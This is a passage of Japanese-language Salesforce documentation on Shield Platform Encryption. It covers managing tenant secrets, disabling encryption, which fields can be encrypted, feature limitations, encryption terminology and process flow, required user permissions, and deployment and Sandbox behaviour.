4. エクスポートする特定のバージョンを確認し、エクスポートされたファイルに意味のある名前を付けます。組織にインポートし直す必要が生じた場合に備えて、ファイルを安全な場所に保存します。

   メモ: エクスポートされたテナントの秘密はそれ自体が暗号化されています。
5. テナントの秘密をインスポートし直すには、[インポート]>[ファイルを選択] をクリックして、ファイルを選択します。テナントの秘密の正しいバージョンをインポートしていることを確認します。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する
- 「暗号化鍵の管理」

テナントの秘密の破棄

テナントの秘密の破棄は、関連データにアクセスする必要がなくなったという極端な場合にのみ行います。テナントの秘密は、組織およびテナントの秘密を適用する特定のデータに対して一意です。テナントの秘密を破棄すると、以前にエクスポートした鍵を Salesforce にインポートし直さない限り、関連データにアクセスできなくなります。

1. [設定]から、［クイック検索］ボックスに「*プラットフォームの暗号化*」と入力し、[プラットフォームの暗号化] を選択します。
2. テナントの秘密が表示されているテーブルで、破棄する秘密を示す行に移動し [廃棄] をクリックします。
3. 警告ボックスが表示されます。表示されているとおりテキストを入力し、テナントの秘密を破棄していることを確認するチェックボックスをオンにして、[廃棄] をクリックします。

ファイルのプレビューおよびユーザのブラウザにすでにキャッシュされたコンテンツが、そのコンテンツを暗号化した鍵を破棄した後もユーザが再ログインするまで引き続きクリアテキストで表示されることがあります。

本番組織から Sandbox 組織を作成し、その後 Sandbox 組織でテナントの秘密を破棄しても、本番組織にはテナントの秘密が存在し続けます。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

テナントの秘密を破棄する

- 「暗号化鍵の管理」

Shield プラットフォームの暗号化の無効化

ある時点で、項目やファイルあるいはその両方のShieldプラットフォームの暗号化を無効にする必要が生じる場合があります。項目の暗号化は個別に有効または無効にできますが、ファイルの暗号化はすべてを有効または無効にする必要があります。

Shieldプラットフォームの暗号化を無効にしても、暗号化データは一括で復号化されず、暗号化の影響を受けている機能も復元されません。プラットフォームの暗号化を無効にした後、変更の最終処理についてサポートが必要な場合は、Salesforce にお問い合わせください。

1. [設定] から、［クイック検索］を使用して [プラットフォームの暗号化] を検索します。
2. [項目を暗号化] をクリックし、[編集] をクリックします。
3. 暗号化を停止する項目を選択解除して、[保存] をクリックします。ユーザはこれらの項目のデータを表示できます。
4. ファイルの暗号化を無効にするには、[ファイルと添付ファイルを暗号化] を選択解除します。

暗号化項目に適用される制限と特殊な動作は、暗号化を無効にしても保持されます。値が暗号化された状態で保存されていて、場合によってはマスクされる可能性があります。以前に暗号化されたファイルと添付ファイルはすべて暗号化された状態で保存されています。

暗号化項目は、暗号化を無効にしても、暗号化に使用された鍵が破棄されていなければ引き続きアクセスできます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義を参照する」

暗号化を無効にする
- 「アプリケーションのカスタマイズ」

Shield プラットフォームの暗号化のしくみ

Shield プラットフォームの暗号化は、Salesforce に標準搭載されているデータ暗号化オプションに基づいて作成されています。プラットフォームの暗号化により、多くの標準項目、カスタム項目、ファイル、添付ファイルに保存されているデータを暗号化できます。データは、ネットワーク経由の転送時だけでなく保存時も暗号化されるため、他の防衛線が危険にさらされても保護されます。

ファイル、項目、および添付ファイルの暗号化は、組織のストレージ制限に影響しません。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

このセクションの内容:

Shield プラットフォームの暗号化の制限および考慮事項
プラットフォームの暗号化を有効にして組織のデータ保護を強化する前に、プラットフォームの暗号化の結果がどのようになるのかを理解します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

暗号化できる項目は?

取引先、取引先責任者、ケース、ケースコメントオブジェクトの特定の項目を暗号化できます。Shield プラットフォームの暗号化が有効になっている場合、「暗号化されたデータの参照」権限のあるユーザは暗号化項目のコンテンツを参照できますが、その権限のないユーザにはマスクされた値のみが表示されます。つまり、値がアスタリスクに置き換えられます。

Shield プラットフォームの暗号化の用語

暗号化には、独自の特殊な用語があります。Shield プラットフォームの暗号化機能を最大限活用するために、ハードウェアセキュリティモジュール、鍵のローテーション、主秘密などの重要な用語をよく理解することをお勧めします。

バックグラウンド: Shield プラットフォームの暗号化のプロセス

ユーザがデータを送信する場合、アプリケーションサーバは、そのキャッシュから組織固有のデータ暗号化鍵を検索します。キャッシュにない場合、アプリケーションサーバは、データベースから暗号化されたテナントの秘密を取得し、鍵派生サーバに鍵の派生を要求します。次に、暗号化サービスにより、アプリケーションサーバでデータが暗号化されます。

Shield プラットフォームの暗号化の自動検証

暗号化を有効にすると、Salesforce は自動的に潜在的な副次的影響をチェックし、既存の設定がデータアクセスや Salesforce 組織の通常業務に危険をもたらす可能性がある場合は警告します。たとえば、条件に基づく共有ルールで使用されている項目を暗号化しようとすると暗号化がブロックされます。

Shield プラットフォームの暗号化に必要なユーザ権限

暗号化に関するロールに基づいて権限をユーザに割り当てます。暗号化するデータの選択や暗号化鍵の操作を行うために、「暗号化されたデータの参照」権限が必要になるユーザもいれば、権限の他の組み合わせが必要になるユーザもいます。

Shield プラットフォームの暗号化のリリース方法

Force.com IDE、移行ツール、ワークベンチなどのツールを使用して Shield プラットフォームの暗号化を組織にリリースする場合、暗号化項目属性は保持されます。ただし、異なる暗号化設定の組織にリリースする場合、その影響は対象組織で Shield プラットフォームの暗号化が有効になっているかどうかによって異なります。

Shield プラットフォームの暗号化は、Sandbox でどのように機能しますか?

本番組織から Sandbox を更新すると、本番組織の正確なコピーが作成されます。本番組織で Shield プラットフォームの暗号化が有効になっている場合、本番で作成されたテナントの秘密を含め、すべての暗号化設定がコピーされます。

従来の暗号化と Shield プラットフォームの暗号化との違い

従来の暗号化では、その目的で作成した特殊なカスタムテキスト項目を保護できます。Shield プラットフォームの暗号化では、広く使用されているさまざまな標準項目、一部のカスタム項目、および種々のファイルを暗号化できます。Shield プラットフォームの暗号化では、個人取引先、ケース、検索、ワークフロー、承認プロセス、およびその他の重要な Salesforce 機能もサポートします。

Shield プラットフォームの暗号化の制限および考慮事項

プラットフォームの暗号化を有効にして組織のデータ保護を強化する前に、プラットフォームの暗号化の結果がどのようになるのかを理解します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このセクションの内容:

暗号化されたデータを使用できない一部のアプリケーション

一部の Salesforce 機能セットでは、保存時に暗号化されたデータを使用できません。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

次のアプリケーションでは、保存時に Shield プラットフォームの暗号化を使用して暗号化されたデータはサポートされません。

- Chatter デスクトップ
- Connect Offline
- Data.com
- Visual Workflow
- Heroku (ただし Heroku Connect は互換性あり)
- Marketing Cloud (ただし Marketing Cloud Connector は互換性あり)
- Pardot
- プロセスビルダー
- Salesforce Classic Mobile
- SalesforceIQ
- ソーシャルカスタマーサービス
- Thunder
- Wave

次のアプリケーションのいずれかがインストールされている場合、Shield プラットフォームの暗号化は有効にできません。一方、プラットフォームの暗号化が有効な組織には、次のアプリケーションはいずれもインストールできません。

- 従来のポータル: カスタマー、セルフサービス、およびパートナー (標準項目が暗号化されている場合)
- Lightning for Outlook
- Lightning Sync
- Pardot Salesforce Connector (取引先責任者のメールが暗号化されている場合)

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

プラットフォームの暗号化による項目への制限

一定の状況では、特定の項目を暗号化することによってその項目に保存する値に制限を課すことができます。項目を暗号化する前に、影響を受ける機能を把握していることを確認します。

ユーザが非 ASCII 値を入力することが予想される場合は、次の制限を強制適用する入力規則を作成することをお勧めします。

- 非 ASCII 文字のみを含むメールカスタム項目値は 70 文字に制限される。
- 非 ASCII 文字のみを含む電話カスタム項目値は 22 文字に制限される。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield プラットフォームの暗号化と Lightning Experience

Shield プラットフォームの暗号化は、Lightning Experience でも Salesforce Classic と同様に動作しますが、いくつか軽微な例外があります。

カスタム Lightning コンポーネント
「暗号化されたデータの参照」権限が適用されません。カスタム Lightning コンポーネントで表示すると、暗号化データがマスクされません。

メモ
Lightning のメモプレビューは暗号化されません。

ファイル暗号化アイコン
ファイルが暗号化されていることを示すアイコンが Lightning では表示されません。

レポートでのグルーピング
レポートグラフを作成するとき、暗号化された項目が [グルーピング項目] ドロップダウンに表示されません。その場合でも、項目自体の [グループ化単位] オプションを使用して暗号化項目でグループ化できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

日付項目
Lightning では、暗号化された日付値をマスクするダミー日付として 12/30/0001 が表示されます。一方、Salesforce Classic では、1/1/0001 の日付が使用されています。

カスタム項目のマスク
暗号化鍵が破棄されると、暗号化カスタム項目の値はマスクされなくなります。

Shield プラットフォームの暗号化の考慮事項

次の考慮事項は、Shield プラットフォームの暗号化を使用して暗号化するすべてのデータに適用されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

検索

- 検索インデックスファイルは暗号化されません。

  ヒント: 暗号化された検索インデックスは、パイロットベースで一部のお客様に提供されます。パイロットプログラムへの参加をご希望の場合は、Salesforce の担当者にお問い合わせください。

- 鍵を使用して項目を暗号化し、その後鍵を破棄しても、対応する検索語は検索インデックスに残ります。ただし、破棄した鍵に関連付けられたデータは復号化できません。

SOQL/SOSL

- 暗号化項目は、次の SOQL や SOSL の句および関数では使用できません。
  - MAX()、MIN()、COUNT_DISTINCT() などの集計関数
  - WHERE 句
  - GROUP BY 句
  - ORDER BY 句

  ヒント: SOQL クエリの WHERE 句を SOSL の FIND クエリに置き換えることができるかどうかを検討してください。

- 暗号化データをクエリすると、予測される `MALFORMED_QUERY` ではなく、無効な文字列によって `INVALID_FIELD` エラーが返されます。

取引先、個人取引先、および取引先責任者

個人取引先が有効になっている場合、取引先の次のいずれかの項目を暗号化すると、取引先責任者の対応する項目も暗号化されます。逆の場合も同様です。

- 名前
- 説明
- 電話
- Fax

取引先または取引先責任者の次のいずれかの項目を暗号化すると、個人取引先の対応する項目も暗号化されます。

- 名前
- 説明
- 住所(郵送先)
- 電話
- Fax
- モバイル
- 自宅電話
- その他の電話
- メール

[取引先名] または [取引先責任者名] 項目が暗号化されている場合、マージ対象の重複する取引先または取引先責任者を検索しても、結果が返されません。

取引先責任者の [名] または [姓] 項目を暗号化すると、名または姓で絞り込んでない場合にのみカレンダーの招待主のルックアップにその取引先責任者が表示されます。

取引先責任者レコードの [敬称] 項目と [肩書き] 項目の値が暗号化されていない場合でも、「暗号化されたデータの参照」権限のないユーザに対してこれらの項目をマスクして表示することができます。

メール

- メールテンプレートに暗号化項目の値が含まれる場合、「暗号化されたデータの参照」権限のあるユーザに対してはこれらの値がプレーンテキストで表示されます。それ以外のユーザに対しては、実行ユーザの権限によってデータが受信者にプレーンテキストで表示されるかマスクされるかが決まります。
- 「暗号化されたデータの参照」権限のないユーザは、登録情報照会要求を送信できません。
- 「暗号化されたデータの参照」権限のないユーザは、取引先責任者の一括メール送信を使用してメールを送信することができません。
- 標準の [メール] 項目が暗号化されている場合は、メール to Salesforce で受信メールを受信できません。

活動

- [取引先責任者名] 項目が暗号化されている場合、Shared Activities ルックアップはサポートされません。
- [活動履歴] 関連リストに暗号化項目への参照がある場合、これらの項目は元のコンテキストで暗号化されます。リスト自体は暗号化されません。リストの暗号化されてない値はプレーンテキストで表示されます。

キャンペーン

暗号化項目で検索する場合、キャンペーンメンバーの検索はサポートされません。

Salesforce for Outlook

Shield プラットフォームの暗号化が有効になっている場合、Salesforce for Outlook は Microsoft® Outlook® とプロファイルのユーザに対して [暗号化されたデータの参照] が有効化された Salesforce のみを同期します。

ファイルおよび添付ファイル

- メモ—新しいメモツールで作成された本文テキストは暗号化できますが、古いメモツールで作成されたプレビューファイルおよびメモはサポートされません。

項目監査履歴

組織で項目監査履歴が有効になっている場合、プラットフォームの暗号化を有効にしても、以前にアーカイブされたデータは暗号化されません。たとえば、組織では項目監査履歴を使用して、電話番号項目などの取引先項目に対してデータ履歴保持ポリシーを定義します。プラットフォームの暗号化を有効にした後で、その項目の暗号化を有効にすると、取引先の電話番号データが暗号化されます。新しい電話番号レコードは作成時に暗号化されます。[取引先履歴] 関連リストに保存された電話番号項目への以前の更新も暗号化されます。ただし、`FieldHistoryArchive` オブジェクトにアーカイブ済みの電話番号履歴データは、暗号化されずに保存されます。組織で以前にアーカイブしたデータを暗号化する必要がある場合は、Salesforce にお問い合わせください。

ページレイアウト

「暗号化されたデータの参照」権限のないプロファイルとしてページレイアウトをプレビューすると、プレビューのサンプルデータはマスクされません。代わりに、サンプルデータが空白になるか、プレーンテキストで表示されることがあります。

コミュニティ

「暗号化されたデータの参照」権限があるコミュニティユーザについては、データを暗号化してもコミュニティの操作性に何ら変更はありません。ただし、[取引先名]項目を暗号化し、個人取引先を使用していない場合は、暗号化によってシステム管理者に対するユーザのロールの表示方法に影響します。通常、コミュニティユーザのロール名は、ユーザの取引先名とユーザプロファイル名の組み合わせで表示されます。[取引先名]項目を暗号化すると、取引先名の代わりに取引先 ID が表示されます。

たとえば、[取引先名]項目が暗号化されていない場合、「Acme」という取引先に属し、「カスタマーユーザ」プロファイルを使用するユーザには、`[Acme カスタマーユーザ]` というロールが設定されます。[取引先名] 項目が暗号化されている(かつ個人取引先が使用されていない)場合は、`[001D000000IRt53 カスタマーユーザ]` のようなロールが表示されます。

REST API

項目が暗号化されている場合は、REST API を介して自動推奨を取得しません。

データのインポート

データインポートウィザードを使用して、主従関係を使用する照合や、暗号化項目を含むレコードの更新を行うことはできません。ただし、新しいレコードを追加することはできます。

レポート、ダッシュボード、およびリストビュー

- 暗号化項目の値を表示するレポートグラフおよびダッシュボードコンポーネントが、暗号化されていない状態でユーザのディスクにキャッシュされることがあります。

- 暗号化されたデータのリストビューは並び替えできません。

一般情報

- 暗号化項目は、以下では使用できません。
  - 条件に基づく共有ルール
  - 類似商談検索
  - 外部参照関係
  - スキニーテーブル
  - データ管理ツールの検索条件
  - 重複管理の一致ルール
- Live Agent チャットトランスクリプトは保存時に暗号化されません。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

暗号化できる項目は?

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

取引先、取引先責任者、ケース、ケースコメントオブジェクトの特定の項目を暗号化できます。Shield プラットフォームの暗号化が有効になっている場合、「暗号化されたデータの参照」権限のあるユーザは暗号化項目のコンテンツを参照できますが、その権限のないユーザにはマスクされた値のみが表示されます。つまり、値がアスタリスクに置き換えられます。

いずれの場合も、暗号化項目は Salesforce ユーザインターフェース、ビジネスプロセス、API のすべてで正常に機能します。ただし、暗号化項目は並び替えることができないなどの例外はあります。

項目を暗号化しても、既存の値はすぐに暗号化されません。値は操作した後でのみ暗号化されます。既存のデータの暗号化については、Salesforce にお問い合わせください。

標準項目の暗号化

次の標準項目のデータ型のコンテンツを暗号化できます。

- 取引先オブジェクト:
  - 取引先名
  - 説明
  - Fax
  - Web サイト
  - 電話
- 取引先責任者オブジェクト:
  - 説明

  - メール
  - Fax
  - 自宅電話
  - [住所 (郵送先)] ([町名・番地 (郵送先)] および [市区郡 (郵送先)] のみを暗号化)
  - 携帯
  - [名前] ([名]、[ミドルネーム]、および [姓] を暗号化)
  - その他の電話
  - 電話
- ケースオブジェクト:
  - 件名
  - 説明
- ケースコメント:
  - 内容

暗号化カスタム項目

次のカスタム項目データ型のいずれかに属する項目の内容を暗号化できます。

- メール
- 電話
- テキスト
- テキストエリア
- ロングテキストエリア
- URL
- 日付/時間

重要: カスタム項目が暗号化された後にデータ型を変更することはできません。カスタム電話項目およびカスタムメール項目の場合、項目形式も変更できません。

カスタム数式項目または条件に基づく共有ルールで現在または以前に暗号化されたカスタム項目は使用できません。

スキーマビルダーを使用して暗号化カスタム項目を作成することはできません。

一部のカスタム項目は暗号化できません。

- [ユニーク] あるいは [外部 ID] 属性のある項目、または以前に暗号化されたカスタム項目に基づいてこれらの属性が含まれる項目
- カスタム数式項目で使用されている項目
- 外部データオブジェクトの項目

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

Shield プラットフォームの暗号化の用語

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

暗号化には、独自の特殊な用語があります。Shield プラットフォームの暗号化機能を最大限活用するために、ハードウェアセキュリティモジュール、鍵のローテーション、主秘密などの重要な用語をよく理解することをお勧めします。

データの暗号化
データに暗号関数を適用して暗号文にするプロセスです。プラットフォームの暗号化プロセスでは、対称鍵暗号化と 256 ビットの AES (Advanced Encryption Standard) アルゴリズムを使用して、Salesforce プラットフォームに保存されている項目レベルのデータおよびファイルを暗号化します。このアルゴリズムでは、CBC モード、PKCS5 パディング、および 128 ビットランダム初期化ベクトル (IV) が使用されます。データの暗号化と復号化のどちらもアプリケーションサーバで実行されます。

データ暗号化鍵
Shield プラットフォームの暗号化では、データ暗号化鍵を使用してデータを暗号化および復号化します。データ暗号化鍵は、鍵派生サーバで、リリースごとの主秘密と、組織の一部としてデータベースに暗号化された状態で保存されている組織固有のテナントの秘密間に、鍵生成素材を分割して抽出されます。256 ビットの派生鍵は、キャッシュから強制削除されるまでメモリ内に存在します。

保存された暗号化データ
ディスクへの保存時に暗号化されたデータです。Salesforce では、データベースに保存されている項目、ファイル、コンテンツライブラリ、および添付ファイルに保存されているドキュメント、アーカイブデータの暗号化をサポートしています。

暗号化鍵管理
鍵の作成、処理、保存など鍵管理の各側面を参照してください。テナントの秘密の管理は、システム管理者または「暗号化鍵の管理」権限を持つユーザが実行します。

ハードウェアセキュリティモジュール (HSM)
認証用の暗号処理および鍵管理を行うために使用します。Shield プラットフォームの暗号化では、秘密の素材を生成して保存したり、暗号化サービスがデータの暗号化や復号化に使用するデータ暗号化鍵を派生する関数を実行したりするために HSM を使用します。

初期化ベクトル (IV)
鍵と併用してデータを暗号化するランダムなシーケンスです。

鍵派生関数 (KDF)
擬似乱数生成機能とパスワードなどの入力を組み合わせて鍵を派生します。Shield プラットフォームの暗号化では、PBKDF2 (パスワードベースの鍵派生関数 2) に HMAC-SHA-256 を使用します。

鍵 (テナントの秘密) のローテーション
新しいテナントの秘密を生成して、それまで有効であったものをアーカイブするプロセスです。有効なテナントの秘密は、暗号化と復号化の両方に使用されます。新しい有効なテナントの秘密を使用してすべてのデータが再暗号化されるまでは、アーカイブされた秘密が復号化にのみ使用されます。

主 HSM
主 HSM は、Salesforce のリリース時に毎回、安全な秘密をランダムに生成するために USB デバイスを使用します。主 HSM は、Salesforce の本番ネットワークから「隔離」されており、銀行の貸金庫に安全に保管されています。

主秘密
テナントの秘密および鍵派生関数と組み合わせて、派生データ暗号化鍵を生成します。主秘密は Salesforce のリリース時に毎回更新され、リリースごとの主ラッピング鍵を使用して暗号化されます。その後、暗号化された状態でファイルシステムに保存できるように鍵派生サーバの公開鍵で暗号化されます。これは、HSM でのみ復号化できます。*Salesforce の従業員は、クリアテキストのこれらの鍵にアクセスできません。*

主ラッピング鍵
対称鍵が派生し、主ラッピング鍵 (鍵ラッピング鍵ともいう) として使用され、リリースごとの鍵と秘密のバンドルをすべて暗号化します。

テナントの秘密
組織固有の秘密で、主秘密および鍵派生関数と組み合わせて、派生データ暗号化鍵を生成します。組織のシステム管理者が鍵をローテーションすると、新しいテナントの秘密が生成されます。API 経由でテナントの秘密にアクセスする場合は、TenantSecret オブジェクトを参照してください。*Salesforce の従業員は、クリアテキストのこれらの鍵にアクセスできません。*

バックグラウンド: Shield プラットフォームの暗号化のプロセス

ユーザがデータを送信する場合、アプリケーションサーバは、そのキャッシュから組織固有のデータ暗号化鍵を検索します。キャッシュにない場合、アプリケーションサーバは、データベースから暗号化されたテナントの秘密を取得し、鍵派生サーバに鍵の派生を要求します。次に、暗号化サービスにより、アプリケーションサーバでデータが暗号化されます。

Salesforce は、ハードウェアセキュリティモジュール (HSM) を使用して、主秘密およびテナントの秘密を安全に生成します。一意の鍵は、主秘密およびテナントの秘密を入力として、鍵派生関数 (KDF) の PBKDF2 を使用して派生します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield プラットフォームの暗号化のプロセスフロー

1. Salesforce ユーザが暗号化されたデータを保存すると、ランタイムエンジンはメタデータに基づいて、項目、ファイル、または添付ファイルをデータベースに保存する前に暗号化するかどうかを判断します。
2. 暗号化する必要がある場合、暗号化サービスはキャッシュメモリの一致するデータ暗号化鍵をチェックします。
3. 暗号化サービスは鍵が存在するかどうかを判断します。
   a. 存在する場合、暗号化サービスは鍵を取得します。
   b. 存在しない場合、サービスは派生要求を鍵派生サーバに送信し、App Cloud で実行されている暗号化サービスに返します。
4. 鍵の取得または派生後に、暗号化サービスはランダムな初期化ベクトル (IV) を生成し、JCE の AES-256 実装を使用してデータを暗号化します。
5. 暗号文は、データベースまたはファイルストレージに保存されます。データ暗号化鍵の派生に使用されたテナントの秘密の IV と対応する ID は、データベースに保存されます。

Salesforce は、各リリースの開始時に新しい主秘密を生成します。

Shield プラットフォームの暗号化の自動検証

暗号化を有効にすると、Salesforceは自動的に潜在的な副次的影響をチェックし、既存の設定がデータアクセスやSalesforce組織の通常業務に危険をもたらす可能性がある場合は警告します。たとえば、条件に基づく共有ルールで使用されている項目を暗号化しようとすると暗号化がブロックされます。

検証結果は、UIを使用するときはメールで返され、APIを使用するときは同期的に生じます。

Shieldプラットフォームの暗号化を有効にするときに検証プロセスでエラーメッセージが表示された場合、この情報を使用して問題を解決できる可能性があります。検証サービスでチェックされる要素を次に示します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

条件に基づく共有ルール
: 条件に基づく共有ルールには項目を使用できません。

SOQL クエリ
: SOQL クエリの一定の部分では暗号化項目を使用できません。

数式項目
: 数式項目で暗号化項目を参照することはできません。

スキニーテーブル
: スキニーテーブルで使用される項目は暗号化できません。また、暗号化項目はスキニーテーブルで使用できません。

ポータル
: 組織で従来のポータルが有効になっている場合、標準項目を暗号化することはできません。標準項目を暗号化した場合は、従来のポータルを有効にできません。すべてのポータルを無効にして、標準項目の暗号化を有効にします。

Microsoft インテグレーション製品
: Lightning Sync または Lightning for Outlook が有効になっている場合、プラットフォームの暗号化を有効にすることはできません。プラットフォームの暗号化が有効になっている場合、Lightning Sync と Salesforce for Outlook のどちらも有効にすることはできません。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

Shield プラットフォームの暗号化に必要なユーザ権限

暗号化に関するロールに基づいて権限をユーザに割り当てます。暗号化するデータの選択や暗号化鍵の操作を行うために、「暗号化されたデータの参照」権限が必要になるユーザもいれば、権限の他の組み合わせが必要になるユーザもいます。

	暗号化されたデータの参照	暗号化鍵の管理	アプリケーションのカスタマイズ	設定・定義の参照
暗号化された項目のデータの参照	✔			

	暗号化されたデータの参照	暗号化鍵の管理	アプリケーションのカスタマイズ	設定・定義の参照
プラットフォームの暗号化の [設定] ページの表示			✔	✔
鍵の管理を除く、プラットフォームの暗号化の [設定] ページの編集			✔	
テナントの秘密の生成、破棄、エクスポート、インポート		✔		
API を使用した TenantSecret オブジェクトのクエリ		✔		

「暗号化されたデータの参照」権限

システム管理者は、プロファイルまたは権限セットで「暗号化されたデータの参照」権限を付与して、マスクされていない状態で項目値を表示できるユーザを決定します。この権限は、システム管理者に自動的に付与されず、デフォルトでは標準プロファイルに含まれません。

ヒント:「暗号化されたデータの参照」権限を持っている場合に他のユーザにログインアクセスを付与すると、そのユーザは暗号化項目の値をプレーンテキストで参照できます。機密データが漏洩しないようにするには、プロファイルをコピーし、コピーしたプロファイルから「暗号化されたデータの参照」権限を削除して、コピーしたプロファイルに自分自身を割り当ててます。次に、他のユーザにログインアクセスを付与します。

暗号化を有効にしても、既存の項目値はすぐに暗号化されません。値は操作した後でのみ暗号化されます。

ユーザの「暗号化されたデータの参照」権限を追加または削除した場合、変更はユーザが再度ログインした後にのみ有効になります。

データの場所(ファイルまたは項目)によっても、データをクリアテキストで表示できるユーザが決まります。暗号化されたファイルは、アクセス権のあるユーザには常に表示されます。暗号化された項目は、ファイルへのアクセス権があり、「暗号化されたデータの参照」権限を持つユーザにのみ表示されます。ファイルのデータを非表示のままにする必要がある場合は、適切な共有設定を使用します。

「暗号化されたデータの参照」権限のないユーザは、次の操作を実行できません。

- 暗号化された必須の参照項目を編集する。
- Chatter パブリッシャー関連リストを使用する。
- 取引先責任者に [住所(郵送先)を住所(その他)へコピー] 機能を使用する。
- マージされた 2 つの取引先レコードの両方で同じ値が暗号化されている場合に保持する値を選択する。この状況が生じた場合、Salesforce は主取引先レコードの値を保持します。
- 暗号化標準項目の値を必要とするレコードを作成する。

「暗号化されたデータの参照」権限のないユーザでも、暗号化項目に対して次の操作を実行できます。

- 項目レベルセキュリティが参照のみに設定されている場合を除き、暗号化項目の値を変更する。

- 検索結果に暗号化項目を表示する (ただし、値はマスクされる)。
- Chatter アクション、取引先詳細ページの関連リスト、簡易作成から取引先責任者および商談レコードを作成する。

レポートまたはダッシュボードの実行ユーザに「暗号化されたデータの参照」権限がある場合、この権限がないユーザがレポートグラフまたはダッシュボードを参照したときにも暗号化データが表示される可能性があります。

「暗号化されたデータの参照」権限のないユーザが、暗号化された非参照項目を含むレコードをコピーした場合、コピーされた新しいレコードでは暗号化項目の値が空白になります。

「暗号化されたデータの参照」権限がないユーザがレコードをコピーすると、マスクされたデータが暗号化項目に表示されます。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

Shield プラットフォームの暗号化のリリース方法

Force.com IDE、移行ツール、ワークベンチなどのツールを使用して Shield プラットフォームの暗号化を組織にリリースする場合、暗号化項目属性は保持されます。ただし、異なる暗号化設定の組織にリリースする場合、その影響は対象組織で Shield プラットフォームの暗号化が有効になっているかどうかによって異なります。

変更セットを使用して Shield プラットフォームの暗号化をカスタム項目にリリースできます。Salesforce は、リリース方法に関係なく、実装が Shield プラットフォームの暗号化のガイドラインに違反しないかどうかを自動的に確認します。

重要: 管理パッケージのカスタム項目は暗号化できません。リリースに管理パッケージを使用する場合は、暗号化項目属性が無視されます。

ソース組織	対象組織	結果
Shield プラットフォームの暗号化が有効	Shield プラットフォームの暗号化が有効	ソース暗号化項目属性で有効化が示される
Shield プラットフォームの暗号化が有効	Shield プラットフォームの暗号化が有効でない	暗号化項目属性が無視される
Shield プラットフォームの暗号化が有効でない	Shield プラットフォームの暗号化が有効	対象暗号化項目属性で有効化が示される

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

メモ: このページは、従来の暗号化ではなく Shield プラットフォームの暗号化について書かれています。

Shield プラットフォームの暗号化は、Sandbox でどのように機能しますか?

本番組織から Sandbox を更新すると、本番組織の正確なコピーが作成されます。本番組織で Shield プラットフォームの暗号化が有効になっている場合、本番で作成されたテナントの秘密を含め、すべての暗号化設定がコピーされます。

